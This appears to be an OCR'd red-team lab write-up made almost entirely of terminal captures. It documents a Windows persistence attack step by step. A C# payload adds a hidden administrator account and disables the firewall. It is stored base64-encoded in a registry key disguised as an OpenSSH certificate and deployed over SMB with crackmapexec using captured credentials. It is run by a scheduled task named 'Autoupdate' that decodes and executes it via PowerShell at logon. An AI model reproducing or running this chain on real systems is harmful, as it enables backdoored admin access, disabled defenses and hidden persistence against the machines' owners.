





Autoruns Entry	Description	Publisher	Image Path	Tir
☑ osf.16	Microsoft Office component	(Verified) Microsoft Corporation	C:\Program Files\Microsoft Office\root\Office16\MSOSB.DLL	Fri
HKLM\Software\Classes\*\ShellEx\ContextMenuHandlers				Sat
☑ 7-Zip	7-Zip Shell Extension	(Not Verified) Igor Pavlov	C:\Program Files\7-Zip\7-zip.dll	Th
☑ DriveFS 28 or later	Google Drive Extensions	(Verified) Google LLC	C:\Program Files\Google\Drive File Stream\55.0.3.0\drivefsext.dll	Tu
☑ {D653647D-D607-4df6-A5B8-48D2BA195F7B}		(Verified) Bitdefender SRL	C:\Program Files\Bitdefender Antivirus Free\contextualmenu.dll	M
HKLM\Software\Classes\Drive\ShellEx\ContextMenuHandlers				Fri
☑ VMDiskMenuHandler64	VMware Workstation	(Verified) VMware, Inc.	C:\Program Files (x86)\VMware\VMware Workstation\x64\vmdkShellExt64...	W
HKLM\Software\Classes\Directory\ShellEx\ContextMenuHandlers				Sat
☑ 7-Zip	7-Zip Shell Extension	(Not Verified) Igor Pavlov	C:\Program Files\7-Zip\7-zip.dll	Th
☑ DriveFS 28 or later	Google Drive Extensions	(Verified) Google LLC	C:\Program Files\Google\Drive File Stream\55.0.3.0\drivefsext.dll	Tu
☑ {D653647D-D607-4df6-A5B8-48D2BA195F7B}		(Verified) Bitdefender SRL	C:\Program Files\Bitdefender Antivirus Free\contextualmenu.dll	M
HKLM\Software\Classes\Directory\ShellEx\DragDropHandlers				Sat
☑ 7-Zip	7-Zip Shell Extension	(Not Verified) Igor Pavlov	C:\Program Files\7-Zip\7-zip.dll	Th
HKLM\Software\Classes\Directory\ShellEx\CopyHookHandlers				Fri
☑ FileZilla3CopyHook	fzshellext Dynamic Link Library	(Verified) Tim Kosse	C:\Program Files\FileZilla FTP Client\fzshellext_64.dll	Fri
HKLM\Software\Classes\Directory\Background\ShellEx\ContextMenuHandlers				Tu
☑ DriveFS 28 or later	Google Drive Extensions	(Verified) Google LLC	C:\Program Files\Google\Drive File Stream\55.0.3.0\drivefsext.dll	Tu
☑ NvCplDesktopContext	NVIDIA Display Shell Extension	(Verified) Nvidia Corporation	C:\Windows\System32\DriverStore\FileRepository\nvltwi.inf_amd64_3fba5...	W
☑ NvQuadroView		(Verified) Nvidia Corporation	C:\Program Files\NVIDIA Corporation\nview\nvshell.dll	W




```
└─$ cat csharpScript
using System;
using System.Text;
using System.Diagnostics;
using System.Threading;

namespace updateCheck
{
    public class check
    {
        public static void Main()
        {
            string executeCMD;
            executeCMD = "net user Ensign.T Teachth@tmerrick /add && ";
            executeCMD += "net localgroup Administrators Ensign.T /add && ";
            executeCMD += "netsh advfirewall set allprofiles state off";
            //Console.WriteLine(executeCMD);

            Process cmd = new Process();
            cmd.StartInfo.FileName = "cmd.exe";
            cmd.StartInfo.RedirectStandardInput = true;
            cmd.StartInfo.RedirectStandardOutput = true;
            cmd.StartInfo.RedirectStandardError = true;
            cmd.StartInfo.CreateNoWindow = true;
            cmd.StartInfo.UseShellExecute = false;
            cmd.StartInfo.Arguments = "/C " + executeCMD;
            cmd.Start();
            // Last 2 lines may need to be reversed...
            cmd.StandardOutput.ReadToEnd();
            cmd.WaitForExit();
        }
    }
}
```




```
┌──(agent22㉿ks5)-[~/Documents/blue/payloads]
└─$ cat csharpScript | base64 -w0
dXNpbmcgU3lzdGVtOwp1c2luZyBTeXN0ZW0uVGV4dDsKdXNpbmcgU3lzdGVtLkRpYWdub3N0aWNzOwp1c2luZyBTeXN0ZW0uVGhyZWFkaW5nOwoKbmFtZXNwYWNlIHVwZGF0ZUNoZWNrCnsKI
CAgIHB1YmxpYyBjbGFzcyBjaGVjawogICAgewogICAgICAgIHB1YmxpYyBzdGF0aWMgdm9pZCBNYWluKCkKICAgICAgICB7CiAgICAgICAgICAgIHN0cmluZyBleGVjdXRlQ01EOwogICAgIC
AgICAgICBleGVjdXRlQ01EID0gIm5ldCB1c2VyIEVuc2lnbi5UIFRlYWNodGhAdG1lcnJpY2sgL2FkZCAmJiAiOwogICAgICAgICAgICBleGVjdXRlQ01EICs9ICJuZXQgbG9jYWxncm91cCB
BZG1pbmlzdHJhdG9ycyBFbnNpZ24uVCAvYWRkICYmICI7CiAgICAgICAgICAgIGV4ZWN1dGVDTUQgKz0gIm5ldHNoIGFkdmZpcmV3YWxsIHNldCBhbGxwcm9maWxlcyBzdGF0ZSBvZmYiOwog
ICAgICAgICAgICAvL0NvbnNvbGUuV3JpdGVMaW5lKGV4ZWN1dGVDTUQpOwoKICAgICAgICAgICAgUHJvY2VzcyBjbWQgPSBuZXcgUHJvY2VzcygpOwogICAgICAgICAgICBjbWQuU3RhcnRJb
mZvLkZpbGVOYW1lID0gImNtZC5leGUiOwogICAgICAgICAgICBjbWQuU3RhcnRJbmZvLlJlZGlyZWN0U3RhbmRhcmRJbnB1dCA9IHRydWU7CiAgICAgICAgICAgIGNtZC5TdGFydEluZm8uUm
VkaXJlY3RTdGFuZGFyZE91dHB1dCA9IHRydWU7CiAgICAgICAgICAgIGNtZC5TdGFydEluZm8uUmVkaXJlY3RTdGFuZGFyZEVycm9yID0gdHJ1ZTsKICAgICAgICAgICAgY21kLlN0YXJ0SW5
mby5DcmVhdGVOb1dpbmRvdyA9IHRydWU7CiAgICAgICAgICAgIGNtZC5TdGFydEluZm8uVXNlU2hlbGxFeGVjdXRlID0gZmFsc2U7CiAgICAgICAgICAgIGNtZC5TdGFydEluZm8uQXJndW1l
bnRzID0gIi9DICIgKyBleGVjdXRlQ01EOwogICAgICAgICAgICBjbWQuU3RhcnQoKTsKICAgICAgICAgICAgLy8gTGFzdCAyIGxpbmVzIG1heSBuZWVkIHRvIGJlIHJldmVyc2VkLi4uCiAgI
CAgICAgICAgIGNtZC5TdGFuZGFyZE91dHB1dC5SZWFkVG9FbmQoKTsKICAgICAgICAgICAgY21kLldhaXRGb3JFeGl0KCk7CiAgICAgICAgfQogICAgfQp9Cg==

┌──(agent22㉿ks5)-[~/Documents/blue/payloads]
└─$ cat csharpScript | base64 -w0 > csharpScript_b64
```



```
└─$ cat regkey
#!/bin/bash
proxychains crackmapexec smb -u brailee.ogden -p 'Winter2022' -x "reg add HKLM\Software\OpenSSH\Certificate /VE /D dXNpbmcgU3l
zdGVtOwp1c2luZyBTeXN0ZW0uVGV4dDsKdXNpbmcgU3lzdGVtLkRpYWdub3N0aWNzOwp1c2luZyBTeXN0ZW0uVGhyZWFkaW5nOwoKbmFtZXNwYWNlIHVwZGF0ZUNoZ
WNrCnsKICAgIHB1YmxpYyBjbGFzcyBjaGVjawogICAgewogICAgICAgIHB1YmxpYyBzdGF0aWMgdm9pZCBNYWluKCkKICAgICAgICB7CiAgICAgICAgICAgIHN0cml
uZyBleGVjdXRlQ01EOwogICAgICAgICAgICBleGVjdXRlQ01EID0gIm5ldCB1c2VyIEVuc2lnbi5UIFRlYWNodGhAdG1lcnJpY2sgL2FkZCAmJiAiOwogICAgICAgI
CAgICBleGVjdXRlQ01EICs9ICJuZXQgbG9jYWxncm91cCBBZG1pbmlzdHJhdG9ycyBFbnNpZ24uVCAvYWRkICYmICI7CiAgICAgICAgICAgIGV4ZWN1dGVDTUQgKz0
gIm5ldHNoIGFkdmZpcmV3YWxsIHNldCBhbGxwcm9maWxlcyBzdGF0ZSBvZmYiOwogICAgICAgICAgICAvL0NvbnNvbGUuV3JpdGVMaW5lKGV4ZWN1dGVDTUQpOwoKI
CAgICAgICAgICAgUHJvY2VzcyBjbWQgPSBuZXcgUHJvY2VzcygpOwogICAgICAgICAgICBjbWQuU3RhcnRJbmZvLkZpbGVOYW1lID0gImNtZC5leGUiOwogICAgICA
gICAgICBjbWQuU3RhcnRJbmZvLlJlZGlyZWN0U3RhbmRhcmRJbnB1dCA9IHRydWU7CiAgICAgICAgICAgIGNtZC5TdGFydEluZm8uUmVkaXJlY3RTdGFuZGFyZE91d
HB1dCA9IHRydWU7CiAgICAgICAgICAgIGNtZC5TdGFydEluZm8uUmVkaXJlY3RTdGFuZGFyZEVycm9yID0gdHJ1ZTsKICAgICAgICAgICAgY21kLlN0YXJ0SW5mby5
DcmVhdGVOb1dpbmRvdyA9IHRydWU7CiAgICAgICAgICAgIGNtZC5TdGFydEluZm8uVXNlU2hlbGxFeGVjdXRlID0gZmFsc2U7CiAgICAgICAgICAgIGNtZC5TdGFyd
EluZm8uQXJndW1lbnRzID0gIi9DICIgKyBleGVjdXRlQ01EOwogICAgICAgICAgICBjbWQuU3RhcnQoKTsKICAgICAgICAgICAgLy8gTGFzdCAyIGxpbmVzIG1heSB
uZWVkIHRvIGJlIHJldmVyc2VkLi4uCiAgICAgICAgICAgIGNtZC5TdGFuZGFyZE91dHB1dC5SZWFkVG9FbmQoKTsKICAgICAgICAgICAgY21kLldhaXRGb3JFeGl0K
Ck7CiAgICAgICAgfQogICAgfQp9Cg== /F" 192.168.2.80
```




```
┌──(agent22㉿ks5)-[~/Documents/blue/payloads]
└─$ source regkey
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.
local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  The operation completed successfully.
```



Computer\HKEY_LOCAL_MACHINE\SOFTWARE\OpenSSH\Certificate

Name	Type	Data
(Default)	REG_SZ	dXNpbmcgU3lzdGVtOwp1c2luZy



xmlTest Properties (Local Computer)

General | Triggers | Actions | Conditions | Settings | History (disabled)

When you create a task, you can specify the conditions that will trigger the task.


Trigger	Details	Status
Daily	At 11:59 PM every day	Enabled
At log on	At log on of any user	Enabled

New... Edit... Delete


OK Cancel

☑ Run with highest privileges


□ Hidden Configure for: Windows 10




```
    <Command>powershell.exe</Command>
    <Arguments>-c "$cert = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(((Get-ItemProperty -Li
teralpath HKLM:\SOFTWARE\OpenSSH\Certificate).'(default)').tostring())); Add-Type -TypeDefinition $cert -PassThru; iex """[upd
ateCheck.check]::Main()""" | Out-Null"</Arguments>
```




```
┌──(agent22㉿ks5)-[~/Documents/blue/payloads]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'whoami' --put-file ./xmlScript_j \\users\\public\\j.xml 19
2.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.
local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Copy ./xmlScript_j to \users\public\j.xml
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Created file ./xmlScript_j on \\C$\users\public\j.xml
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  windomain\brailee.ogden
```




```
┌──(agent22㉿ks5)-[~/Documents/blue/payloads]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'schtasks.exe /create /ru brailee.ogden /rp Winter2022 /tn
Autoupdate /XML c:\users\public\j.xml' 192.168.2.80
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.
local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  SUCCESS: The scheduled task "Autoupdate" has successfully been created.
```




```
┌──(agent22㉿ks5)-[~/Documents/blue/payloads]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'schtasks.exe' 192.168.2.80 | grep Autoupdate
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  Autoupdate                               2/25/2022 12:53:57 AM   Ready
```



```
┌──(agent22㉿ks5)-[~/Documents/blue/payloads]
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'schtasks.exe /run /tn Autoupdate' 192.168.2.80      130 ⨯
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.
local) (signing:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  SUCCESS: Attempted to run the scheduled task "Autoupdate".
```




```
C:\Users\brailee.ogden>net user

User accounts for \\WIN10A-CONFICKE

-------------------------------------------------------------------------------
---
Administrator            admin-team2              admin-team42
ansible                  DefaultAccount           Guest
Spencer.D4               thepcn3rd                user678
WDAGUtilityAccount
The command completed successfully.
```



